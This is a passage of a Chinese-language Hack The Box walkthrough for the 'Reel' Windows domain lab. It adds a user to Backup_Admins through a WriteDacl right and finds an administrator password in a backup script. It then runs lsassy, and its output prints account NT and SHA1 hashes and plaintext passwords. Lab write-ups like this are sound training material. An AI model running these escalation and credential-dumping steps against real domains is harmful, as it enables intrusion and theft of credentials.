
由于 claire 用户对 Backup_Admins 组有 WriteDacl 权限,因此可以将自己添加至该用户组
- 添加 claire 用户到 Backup_Admins 组
net group Backup_Admins claire /add /domain
Shell as Root

- 权限和组名不太对应
- 查看一下文件权限
icacls c:\users\Administrator

可以访问 administrator 目录

- 无法访问 root.txt 但是有个
Backup Scripts目录

- 在 BackupScript.ps1 中发现管理员密码

- 登录
Administrator:Cr4ckMeIfYouC4n!
Dump Hash
lsassy HTB.LOCAL -u Administrator -p 'Cr4ckMeIfYouC4n!' -dc-ip $IP
[+] HTB.LOCAL HTB\tom                  [NT] 494c49c3a53e33a778f647dafac797b3 | [SHA1] 9db10cb704876ac0df5eb34853cc54e353920152
[+] HTB.LOCAL HTB\Administrator        [NT] 8b89333aa775584fdc5b5b0acdace063 | [SHA1] 58413d54bf1c8e5098e72fdfc4c8d47cc5775bc4
[+] HTB.LOCAL HTB.LOCAL\Administrator  [PWD] Cr4ckMeIfYouC4n!
[+] HTB.LOCAL HTB\nico                 [NT] cd88c7b4b819442a1e0ad041d4675aee | [SHA1] 118f938e7dbe0b6c12ba16414c8f6fc67c29fb8c
[+] HTB.LOCAL HTB\REEL$                [NT] 9fcf6992b154c8f754b5d569641fd52d | [SHA1] faaf23560d8898cb51fd3156e9a01d975a463083
[+] HTB.LOCAL HTB.LOCAL\REEL$          [PWD] 4b2f092a476efe35edb1c4b2f4c10ff3f0ccb4ce3c47fa2dbc9524eea5f37a914bcca4e1a3d0d41dfc876da61dd13e967e9e57df9f5062720ecbd554e5434b9dc4923e306fb32553557656dd67d12ae076eb110568ba76afbeac049e5298fe5fa3393169390b1c7bc12ca38d2068b106f2ba21462519c99931788cce534ad7e0852a781832571581e20735f50a7b1a3cb94a8e1701bc612bd60961268cf6eb1a178f1c90fd2531a1f3576da60dcd96ed58e8c042f7ab7485091eaca966e562f8246a05ba0d3367318c20d5ec67d78dfb29ef3b033121307e80929d7997cff51fecd0d69e38b526f4389afe096351c1c9
[+] HTB.LOCAL HTB\REEL$                [NT] f32e4ac829de6d7a0da8afe4bf952ff0 | [SHA1] 3197f99d71c2698a1215e10bd95ed6f2f0e34f93
[+] HTB.LOCAL HTB.LOCAL\REEL$          [PWD] dd31f4d28dfb15fac136c658ae3eacebb033c17884a003e6a386f3b98fa84ee8ef3cc6582bd9debb32569db14cc9e3db022b6c35fa4070bc22af280e954e5dcf365604a1fcb86bc3c91c3773ccc76450622aa4a4bd7e245771f0886713cd512cc52bb386ef62c216ad1e620bd263fb5b0476a86e925ba0a8e82ddba782e32fb2c2cc7d4a2ed79d57b022ec5972af39c3b8c0dfc85e45e64696fa751bef46f4dceac1567475013aa5aa12a8a46ae1202040722877efe16e565745f27a7aa1ba5df6ff07a9357c4856c280b2fadc17f8590dd445e00d110059ee6c041dc512db901958dce70b23b99f05fd7ebb6205f8e4